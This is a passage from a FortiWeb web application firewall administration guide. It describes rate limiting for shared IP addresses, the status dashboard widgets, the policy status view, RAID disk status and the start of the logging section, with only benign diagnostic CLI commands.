To be practical, then, you would **not** base your rate limiting solely on the source IP address of requests. Instead, you would want dual thresholds:

- a lower threshold for sources that are a single client
- a higher threshold when multiple clients are behind the same source IP address

You could enable *Shared IP* so that FortiWeb could know to permit more requests per second from Giant Gelato than from Tiny Treats. Because Giant Gelato's ID fields would **not** usually be continuous as a single client's usually would be, FortiWeb could then apply a different, higher limit.

#### See also

- [Advanced settings](#)
- [Limiting the total HTTP request rate from an IP](#)
- [Preventing brute force logins](#)

# Monitoring your system

“Secure” is an action, an ongoing way to behave; it is **not** a set-and-forget device. Each day, vulnerabilities, known exploits, and best practices can change.

Knowledge is power.

To get the most value out of your FortiWeb appliance, use it to keep informed about your network — not just to protect it. FortiWeb appliances have many tools that you can use to monitor statuses, traffic, and attacks. You can also use them to discover new web server vulnerabilities.

## Status dashboard

*System > Status > Status* appears when you log in to the web UI. It contains a dashboard with widgets that each indicate performance level or other system statuses.


Each day, check the dashboard for obvious problems.

By default, the Status dashboard contains the following widgets:

- [System Information widget](#)
- [FortiGuard Information widget](#)
- [CLI Console widget](#)
- [System Resources widget](#)
- [Attack Log Console widget](#)
- [Real Time Monitor widget](#)
- [Policy Sessions widget](#)
- [Operation widget](#)

FortiWeb provides a separate dashboard that displays the status of policies and the server pools they are associated with. See [“Policy Status dashboard” on page 572](#).

**Figure 55:** Viewing the dashboard (*System > Status > Status*)




In the default dashboard setup, widgets display the serial number and current system status of the FortiWeb appliance, including uptime, system resource usage, host name, firmware version, system time, and status of policy sessions. The dashboard also contains a CLI widget that enables you to use the command line interface (CLI) through the web UI.

To customize the dashboard, select which widgets to display, where they are located on the page, and whether they are minimized or maximized.

To move a widget, position your mouse cursor on the widget's title bar, then click and drag the widget to its new location.

To display any of the widgets not currently shown on *System > Status > Status*, click *Add Content*. Any widgets currently already displayed on *System > Status > Status* are grayed out in the *Add Content* menu, as you can only have one of each display on the page.

**Figure 56:**Adding a widget



To display the default set of widgets on the dashboard, select *Back to Default*.

To see the available options for a widget, position your mouse cursor over the icons in the widget's title bar. Options vary slightly from widget to widget, but always include options to close, minimize or maximize the widget.

**Figure 57:**A minimized widget



Button/field	Description
<b>Widget Title</b>	The name of the widget.
<b>Disclosure arrow</b>	Click to maximize or minimize the widget. This arrow replaces the widget's icon when you place your mouse cursor over the title bar.
<b>Edit</b>	The <i>CLI Console</i> widget title bar includes an <i>Edit</i> icon. Click it to change settings for the widget.
<b>Refresh</b>	Click to update the displayed information. This option does not appear on the <i>CLI Console</i> widget.
<b>Close</b>	Click to close the widget on the dashboard. You will be prompted to confirm the action. To show the widget again, click <i>Add Content</i> near the top of the page.

To access the dashboard, your administrator's account access profile must have *Read* permission to items in the *System Configuration* category. To use features that alter the FortiWeb or perform actions, you may also need *Write* permissions in various categories. For details, see [“Permissions” on page 52](#).

## System Information widget

The *System Information* widget on the dashboard displays the serial number and the status of basic systems, such as the firmware version, system time, up time, and host name, and high availability (HA) status.

In addition to displaying system information, the *System Information* widget enables you to configure some basic attributes such as the host name, operation mode, and high availability (HA) mode, and to change the firmware.

FortiWeb administrators whose access profiles permit *Write* access to items in the *System Configuration* category, can change the system time, host name, firmware, and operation mode, and high availability (HA) mode.

**Table 46:** System Information widget

System Information	
Host Name	FortiWeb <a href="#">[Change]</a>
Serial Number	FVVM040000010871
Operation Mode	Reverse Proxy <a href="#">[Change]</a>
HA Status	Standalone <a href="#">[Configure]</a>
System Time	Mon Jan 13 13:23:38 2014 <a href="#">[Change]</a>
Firmware Version	FortiWeb-VM 5.10,build0182,140107 <a href="#">[Update]</a>
System Uptime	0 day(s) 5 hour(s) 45 min(s)
Administrative Domain	Disabled <a href="#">[Enable]</a>

Field	Description
<b>Host Name</b>	<p>Displays the host name of the FortiWeb appliance.</p> <p>Click <i>Change</i> to change the host name. See <a href="#">“Changing the FortiWeb appliance’s host name” on page 551</a>.</p>
<b>Serial Number</b>	<p>Displays the serial number of the FortiWeb appliance. Use this number when registering the hardware or virtual appliance with <a href="#">Fortinet Technical Support</a>.</p> <p>On hardware appliance models of FortiWeb, the serial number (e.g. <i>FV-3KC3R11111111</i>) is specific to the FortiWeb appliance’s hardware and does not change with firmware upgrades.</p> <p>On virtual appliance (FortiWeb-VM) models, the serial number indicates the maximum number of vCPUs that can be allocated according to the FortiWeb-VM software license, such as <i>FVVM020000003619</i> (where “VM02” indicates a limit of 2 vCPUs). If it is <i>FVVM00UNLICENSED</i>, the FortiWeb-VM license has <b>not</b> been successfully validated, and FortiWeb is operating with a limited trial license.</p>
<b>Operation Mode</b>	<p>Displays the current operation mode of the FortiWeb appliance, either:</p> <ul style="list-style-type: none"><li>• <i>Reverse Proxy</i></li><li>• <i>Offline Protection</i></li><li>• <i>True Transparent Proxy</i></li><li>• <i>Transparent Inspection</i></li></ul> <p>The default operation mode is <i>Reverse Proxy</i>. For details on the operation modes, see <a href="#">“Setting the operation mode” on page 101</a>.</p> <p>Click <i>Change</i> to switch the operation mode.</p> <p><b>Caution:</b> Back up the configuration before changing the operation mode. Changing modes deletes any policies not applicable to the new mode, static routes, V-zone IPs, and VLANs. For instructions on backing up the configuration, see <a href="#">“Backups” on page 216</a>.</p>
<b>HA Status</b>	<p>Displays the status of high availability (HA) for this appliance, either <i>Standalone</i> or <i>Active-Passive</i>. The default value is <i>Standalone</i>.</p> <p>Click <i>Configure</i> to configure the HA status for this appliance. See <a href="#">“Configuring a high availability (HA) FortiWeb cluster” on page 104</a>.</p>

Field	Description
<b>System Time</b>	<p>Displays the current date and time according to the FortiWeb appliance's internal clock.</p> <p>Click <i>Change</i> to change the time or configure the FortiWeb appliance to get the time from an NTP server. See <a href="#">“Setting the system time &amp; date” on page 98</a>.</p>
<b>Firmware Version</b>	<p>Displays the version of the firmware currently installed on the FortiWeb appliance.</p> <p>Click <i>Update</i> to install a new version of firmware. See <a href="#">“Updating the firmware” on page 84</a>.</p>
<b>System Uptime</b>	<p>Displays the time in days, hours, and minutes since the FortiWeb appliance last started.</p>
<b>Administrative Domain</b>	<p>To delete existing appliance-wide policies and settings then enable ADOMs, click <i>Enable</i>. See also <a href="#">“Administrative domains (ADOMs)” on page 45</a>.</p> <p>To disable ADOMs, first delete ADOM-specific settings and policies, then click <i>Disable</i>.</p>

**See also**

- [Changing the FortiWeb appliance's host name](#)

## FortiGuard Information widget

The *FortiGuard Information* widget on the dashboard displays Fortinet Technical Support registration, licensing and FortiGuard service update information.

**Table 47: FortiGuard Information widget**

FortiGuard Information	
VM License	Invalid <a href="#">[Update]</a>
Registration	[Unregistered]
FortiWeb FortiGuard Subscription Services	
FortiWeb Security Service	Expired (1969-12-31) Last Update Time:1999-11-30 Last Update Method: Manual Signature Build Number-0.00091
FortiWeb Antivirus Service	Expired (1969-12-31) Last Update Time:2011-12-07 Last Update Method: Manual Regular Virus Database Version-14.00922 Extended Virus Database Version-14.00922
FortiWeb IP Reputation Service	Expired (1969-12-31) Last Update Time:1999-11-30 Last Update Method: Manual Signature Build Number-1.00020

Field	Description
<b>VM License</b>	<p>Indicates whether or not this FortiWeb-VM appliance has a paid software license. The license affects the maximum number of allocatable vCPUs (see the <a href="#">FortiWeb-VM Install Guide</a>).</p> <p>Possible states are:</p> <ul style="list-style-type: none"> <li>• <b>Valid</b> — The appliance has a valid, non-trial license. <a href="#">Serial Number</a> indicates the maximum number of vCPUs that can be allocated according to this license. See “<a href="#">System Information widget</a>” on page 560.</li> </ul> <p>To increase the number of vCPUs that this appliance can utilize, invalidate the current license by allocating more vCPUs in your virtual machine environment (e.g. VMware), then upload a new license. For details, see the <a href="#">FortiWeb-VM Install Guide</a>.</p> <ul style="list-style-type: none"> <li>• <b>Invalid</b> — License either was <i>not</i> valid, or is currently a <i>trial</i> license.</li> </ul> <p>To upload a purchased license, click <i>Update</i>.</p> <p>This appears only in FortiWeb-VM.</p>
<b>Registration</b>	<p>Indicates which account registered this appliance with Fortinet Technical Support. Possible states are:</p> <ul style="list-style-type: none"> <li>• <b>Unregistered</b> — Not registered with Fortinet Technical Support.</li> <li>• <b>&lt;registration_email&gt;</b> — Registered with Fortinet Technical Support.</li> </ul> <p>To manage technical support contracts, download firmware or MIBs or geography-to-IP mappings, or see FortiGuard service contracts for this device, go to <i>System &gt; Maintenance &gt; Auto Update</i> then next to the registration email, click <i>Login</i>. A new window will appear where you can log in to the <a href="#">Fortinet Technical Support web site</a>.</p>

Field	Description
<b>FortiWeb Security Service</b>	<p data-bbox="722 216 1479 306">Indicates the validity of the appliance's contract for FortiGuard FortiWeb Security Service, which provides updates via the Internet from Fortinet's FDN for:</p> <ul data-bbox="722 327 1096 485" style="list-style-type: none"> <li data-bbox="722 327 966 357">• attack signatures</li> <li data-bbox="722 369 1023 399">• predefined data types</li> <li data-bbox="722 411 1096 441">• predefined suspicious URLs</li> <li data-bbox="722 453 1039 483">• global white list objects</li> </ul> <p data-bbox="722 504 950 533">Possible states are:</p> <ul data-bbox="722 554 1479 852" style="list-style-type: none"> <li data-bbox="722 554 1479 743">• <b>Valid</b> — The appliance currently has a valid, non-trial license, and can download updates itself from the FDN. You can trigger this manually and/or schedule the appliance to regularly poll and automatically install the newest available package updates. See <a href="#">“Connecting to FortiGuard services” on page 142</a>.</li> <li data-bbox="722 751 1479 852">• <b>Expired</b> — The contract is no longer in effect. To renew, either contact your reseller or go to the <a href="#">Fortinet Technical Support web site</a>.</li> </ul> <p data-bbox="722 873 1479 968">Also indicates the current version number of the installed service package, the expiry date of the service contract (if any) for this appliance, and the previous time and method of update.</p>

Field	Description
<b>FortiWeb Antivirus Service</b>	<p>Indicates the validity of the appliance's contract for FortiGuard Antivirus Service, which provides updates via the Internet from Fortinet's FDN for virus signatures. Possible states are:</p> <ul style="list-style-type: none"> <li>• <b>Valid</b> — The appliance currently has a valid, non-trial license, and can download updates itself from the FDN. You can trigger this manually and/or schedule the appliance to regularly poll and automatically install the newest available package updates. See <a href="#">“Connecting to FortiGuard services” on page 142.</a></li> <li>• <b>Expired</b> — The contract is no longer in effect. To renew, either contact your reseller or go to the <a href="#">Fortinet Technical Support web site.</a></li> </ul> <p>Also indicates the current version number of the installed service package, the expiry date of the service contract (if any) for this appliance, and the previous time and method of update.</p>
<b>FortiWeb IP Reputation Service</b>	<p>Indicates the validity of the appliance's contract for FortiGuard IRIS Service, which provides updates via the Internet from Fortinet's FDN for known botnets, malicious clients, and anonymizing proxies. Possible states are:</p> <ul style="list-style-type: none"> <li>• <b>Valid</b> — The appliance currently has a valid, non-trial license, and can download updates itself from the FDN. You can trigger this manually and/or schedule the appliance to regularly poll and automatically install the newest available package updates. See <a href="#">“Connecting to FortiGuard services” on page 142.</a></li> <li>• <b>Expired</b> — The contract is no longer in effect. To renew, either contact your reseller or go to the <a href="#">Fortinet Technical Support web site.</a></li> </ul> <p>Also indicates the current version number of the installed service package, the expiry date of the service contract (if any) for this appliance, and the previous time and method of update.</p>

For information on updates, see [“Connecting to FortiGuard services” on page 142.](#)

**See also**

- [Blacklisting source IPs with poor reputation](#)
- [Blocking known attacks & data leaks](#)
- [Antivirus Scan](#)

## CLI Console widget

The *CLI Console* widget on the dashboard enables you to enter CLI commands through the web UI, without making a separate Telnet, SSH, or local console connection to access the CLI.




The *CLI Console* widget requires that your web browser support JavaScript.

To use the console, first click within the console area. Doing so automatically logs you in using the same administrator account you used to access the web UI. You can then type commands into the *CLI Console* widget. Alternatively, you can copy and paste commands from or into the console.

The prompt, by default the model number such as FortiWeb-3000C #, contains the host name of the FortiWeb appliance. To change the host name, see [“Changing the FortiWeb appliance’s host name” on page 551](#).


For information on available commands, see the [FortiWeb CLI Reference](#).

**Figure 58:** CLI Console widget



Click the *Edit* icon on the widget’s title bar to open the *Console Preferences* pop-up window. Use this dialog to change the buffer length and input method, as well as the appearance of the console.

**Table 48:** CLI Console Preferences window



Setting/button/field	Description
----------------------	-------------

<b>Preview</b> (pane)	Shows a preview of your changes to the <i>CLI Console</i> widget's appearance.
-----------------------	--

<b>Text</b>	Click the current color swatch to the left of this label, then click a color from the color palette to the right to change the color of the text in the <i>CLI Console</i> .
-------------	--

<b>Background</b>	Click the current color swatch to the left of this label, then click a color from the color palette to the right to change the color of the background in the <i>CLI Console</i> .
-------------------	--

<b>Use external command input box</b>	Select to display a command input field below the normal console emulation area. When this option is enabled, you can enter commands by typing them into either the console emulation area or the external command input field.
---------------------------------------	---

<b>Console buffer length</b>	Type the number of lines the console buffer keeps in memory. The valid range is from 20 to 9999.
------------------------------	--

<b>Font</b>	Select a font from the list to change the display font of the <i>CLI Console</i> .
-------------	--

<b>Size</b>	Select the size in points of the font. The default size is 10 points.
-------------	---

<b>Reset Defaults</b> (button)	Click to reset the CLI console preferences to the factory default settings.
-----------------------------------	---

**See also**

- [System Information widget](#)

## System Resources widget


The *System Resources* widget on the dashboard displays CPU usage, memory usage, and data disk usage.



The widget displays CPU and memory usage as a dial gauge and as a percentage of the usage for core processes only. CPU and memory usage for management processes (for example, for HTTPS connections to the web UI) is excluded.

Normal idle load varies by hardware platform, firmware, and configured features. To determine your specific baseline for idle, configure your system completely, reboot, then view the system load. After at least 1 week of uptime with typical traffic volume, view the system load again to determine the normal non-idle baseline.

**Figure 59:** *System Resources* widget



To determine your available disk space, you can alternatively connect to the CLI and enter the command:

```
diagnose system mount list
```

## Attack Log Console widget

The *Attack Log Console* widget displays the latest attack logs. Attack logs are recorded when there is an attack or intrusion attempt against the web servers protected by the FortiWeb appliance.

Attack logs help you track policy violations. Each message shows the date and time that the attack attempt occurred. For more information, see [“Viewing log messages” on page 589](#).



Attack log messages can also be delivered by email, Syslog, FortiAnalyzer, or SNMP. For more information, see [“Enabling log types, packet payload retention, & resource shortage alerts” on page 578](#), [“Configuring logging” on page 577](#), and [“SNMP traps & queries” on page 614](#).


Figure 60: Attack Log Console widget

Attack Log Widget	
2012-06-07 10:12:58	<a href="#">SQL Injection (Extended) : Signature ID 040000136</a>
2012-06-07 10:12:58	<a href="#">SQL Injection (Extended) : Signature ID 040000108</a>
2012-06-07 10:12:58	<a href="#">SQL Injection : Signature ID 030000108</a>
2012-06-07 10:03:27	<a href="#">SQL Injection (Extended) : Signature ID 040000108</a>
2012-06-07 10:03:27	<a href="#">SQL Injection : Signature ID 030000108</a>
2012-06-07 09:57:58	<a href="#">filename [Auto Learn-draft.pdf]: Illegal file type</a>
2012-06-07 09:57:58	<a href="#">filename [Auto Learn-draft.pdf]: Illegal file size</a>
2012-06-06 20:47:44	<a href="#">Generic Attacks-Command Injection : Signature ID 050050050</a>
2012-06-06 20:46:37	<a href="#">Cross Site Scripting (Extended) : Signature ID 020000063</a>
2012-06-06 20:46:37	<a href="#">Cross Site Scripting : Signature ID 010000063</a>

## Real Time Monitor widget

The *Real Time Monitor* widget on the dashboard displays three graphs.

Figure 61: Real Time Monitor widget



- *HTTP Traffic Monitor* – Displays the traffic volume throughput during each time period.
- *Attack Event History* – Displays the number of each type of common exploit, SQL injection, cross-site scripting (XSS), or information disclosure attacks that were prevented.
- *HTTP Hit History* – Displays the total number of page requests.

For each graph, you can select which policy's statistics to view and the size of the interval (*Rate threshold* or *Time interval*) represented by each appliance on the graph.

By positioning your cursor over a point in the graph, you can display information for that point in time, such as (for *HTTP Traffic Monitor*) the traffic volume at that point in time.

### See also

- [Configuring a server policy](#)
- [Configuring a protection profile for inline topologies](#)
- [Configuring a protection profile for an out-of-band topology or asynchronous mode of operation](#)

## Event Log Console widget

The *Event Log Console* widget on the dashboard displays log-based messages.

Event logs help you track system events on your FortiWeb appliance such as firmware changes, and network events such as changes to policies. Each message shows the date and time that the event occurred. For more information, see [“Viewing log messages”](#) on page 589.



Event log messages can also be delivered by email, Syslog, FortiAnalyzer, or SNMP. For more information, see [“Enabling log types, packet payload retention, & resource shortage alerts”](#) on page 578, [“Configuring log destinations”](#) on page 581, and [“SNMP traps & queries”](#) on page 614.

**Figure 62:** *Event Log Console* widget

! Event Log Console		
2013-01-16 12:27:42	policy policy1 Physical Server[laptop-apache:80]	is up
2013-01-16 12:27:41	User admin modified Pserver laptop-apache	from GUI(172.20.120.223) .
2013-01-16 12:27:39	User admin modified Pserver laptop-apache	from GUI(172.20.120.223) .
2013-01-16 12:27:34	policy policy1 Physical Server[laptop-apache:80]	is up
2013-01-16 12:27:33	policy policy1	refreshed to free resources
2013-01-16 12:27:19	Fortiweb ip intelligence signature	is already up-to-date
2013-01-16 12:27:19	Fortiweb virus engine	is already up-to-date
2013-01-16 12:27:19	Fortiweb virus extend signature	is already up-to-date
2013-01-16 12:27:19	Fortiweb virus signature	update succeeded
2013-01-16 12:27:19	Fortiweb waf signature	is already up-to-date

## Policy Sessions widget

The *Policy Sessions* widget on the dashboard displays the number of HTTP/HTTPS sessions that are currently governed by each policy.

**Figure 63:** *Policy Sessions* widget

Policy Sessions			
#	Policy Name	Status	Session
1	policy-http-content		0

The *Policy Name* column shows the name of the policy. For information on policies, see [“How operation mode affects server policy behavior”](#) on page 491.

*Status* displays whether the policy is enabled or disabled (see [“Enabling or disabling a policy” on page 526.](#))

The *Session* column shows the total number of sessions currently being governed by the policy. To display TCP/IP details such as the client’s source IP address and port number and the web server or FortiWeb virtual server’s destination IP address and port number, click the hyperlinked number.

## Operation widget

The *Operation* widget on the dashboard displays the:

- “up” (cable plugged in, indicated by green) or
- “down” (cable unplugged, indicated by grey)

link status of each physical network interface (or, for FortiWeb-VM, virtual adapter).




The detected physical link status indicator does **not** indicate whether you have administratively enabled or disabled the network interface. To bring up or bring down a network interface, see [“Network interface or bridge?” on page 118.](#)

On hardware FortiWeb appliances such as the FortiWeb-3000C (but **not** FortiWeb-VM), if you hover your mouse cursor over a link icon, a yellow tool tip box appears that contains additional information:

- name (e.g. port1)
- link speed (e.g. 1000 Mbps/Full Duplex)
- the IP address and subnet mask
- packets sent (Tx) and received (Rx)

Figure 64: Operation widget



Button	Description
Reboot	Click to halt and restart the operating system of the FortiWeb appliance.
Shut Down	Click to halt the operating system of the FortiWeb appliance, preparing its hardware to be powered off.
Reset	Click to revert the configuration of the FortiWeb appliance to the default values for its currently installed firmware version.  <b>Caution:</b> Back up the configuration before selecting <i>Reset</i> . This operation cannot be undone. Configuration changes made since the last backup will be lost. For instructions on backing up the configuration, see <a href="#">“Restoring a previous configuration” on page 220</a> .

#### See also

- [Network interface or bridge?](#)

## Policy Status dashboard

Go to *System > Status > Policy Status* to access summary information about server policies and their activity.

The top pane of the dashboard is a list of configured policies. The bottom pane is a list of physical or domain servers associated with the selected policies. For HTTP content routing policies, the list of servers is organized by content routing policy.

In the policy list, *Status* displays whether the policy is enabled or disabled (see [“Enabling or disabling a policy” on page 526](#).) The *Session Count* column shows the total number of sessions the policy currently governs as a hyperlink. To display TCP/IP details such as the client’s source IP address and port number and the web server or FortiWeb virtual server’s destination IP address and port number, click the link.

For information on the other policy properties that are displayed, such as *Vserver* and *Mode*, see [“Configuring a server policy” on page 513](#).

In the server list, the *Health Check Status* column displays one of the following icons:

- **Green icon** — The server health check is currently detecting that the web server is responsive to connections (“up”).



The green icon does **not** indicate whether the policy is enabled or disabled. Depending on the operation mode, a disabled policy may block traffic from clients to the web server, effectively causing the web server to appear to be “down” to clients, even though it is “up” to FortiWeb. See [“Enabling or disabling a policy” on page 526](#).

It also does **not** indicate both HTTP and HTTPS separately. Protocol and port number used are according to your configuration in the server pool.

- **Flashing yellow-to-red or grey icon** — Either:
  - no server health check is currently configured for that combination of server pool and policy
  - the server health check is currently detecting that the web server is **not** responsive to connections (“down”)

The method that the FortiWeb appliance uses to reroute connections to an available server varies by your configuration of [“Load Balancing Algorithm” on page 270](#). For information on server health checks, see [“Configuring server up/down checks” on page 264](#).

If the server health check is mistakenly detecting that your web server is “down,” but it is actually “up,” verify that you have specified the correct SSL/TLS and port number settings for the web server in the server pool. Also verify that the web server is configured to respond to the protocol configured in the server health check, and that connections are permitted by any intermediary network or host-based firewalls such as Windows Firewall.



Alternatively, to monitor the status of web servers, you can use SNMP traps. For details, see [“SNMP traps & queries” on page 614](#).

The *Session Count* column shows the total number of sessions the server is currently maintaining.

For information on the server properties that are displayed, such as *Pool* and *IP/Domain Name*, see [“Creating a server pool” on page 268](#).

## RAID level & disk statuses

If supported by your FortiWeb model, *System > Config > RAID* enables you to view the status of the redundant array of independent disks (RAID) that the FortiWeb appliance uses to store most of its data, including logs, reports, auto-learning data, and web site backups for anti-defacement. You can also use this CLI command to view the statuses of each disk in the array, its total disk space capacity, and RAID level:

```
diagnose hardware raid list
```

RAID is supported on models that originally shipped with the firmware version FortiWeb 4.0 MR1 or later, such as FortiWeb 1000D, 3000C/CFsx/D/DFsx, and 4000D.



On older appliances that have been upgraded to FortiWeb 4.0 MR1, you may be able to see this part of the web UI, but RAID is **not** activated, and the disk status is will always be *Not Present*.



FortiWeb-VM does not support RAID from within the virtual appliance. However, depending on your hypervisor's storage repository, you can configure the hypervisor to store its data on a SAN or external RAID. To manage your storage repository, see the documentation for your hypervisor.

Currently, only RAID level 1 is supported, and cannot be changed. On FortiWeb 3000C/4000C and 3000D/4000D, the RAID array has a hardware controller. On FortiWeb 1000D, the array has a software controller. RAID level 1 is also known as “mirroring,” and writes all data twice — each drive is an exact copy of the other. This does **not** increase disk write speed via striping, nor detection and correction of errors via parity. However, it does improve availability by reducing the overall hardware failure rate of the RAID: the chance that both disks together will fail is much lower than the chance of failure of a single disk.



Rebuilding RAID after a disk failure will result in some loss of data in packet payloads retained with corresponding logs.

To access this part of the web UI, your administrator's account access profile must have *Read* and *Write* permission to items in the *System Configuration* category. For details, see [“Permissions” on page 52](#).

## Logging

To diagnose problems or track actions that the FortiWeb appliance performs as it receives and processes traffic, configure the FortiWeb appliance to record log messages.

Log messages can record attack, system, and/or traffic events. They are also the source of information for alert email and many types of reports.

When you configure protection profiles, many components include an *Action* option that determines the response to a detected violation. Actions combine with severity levels and trigger policies to determine whether and where a log message, message on the *Attack Log Console* widget, SNMP trap, and/or alert email will be generated.

**Figure 65:** Dialog showing actions, severity level, and triggers that affect logging

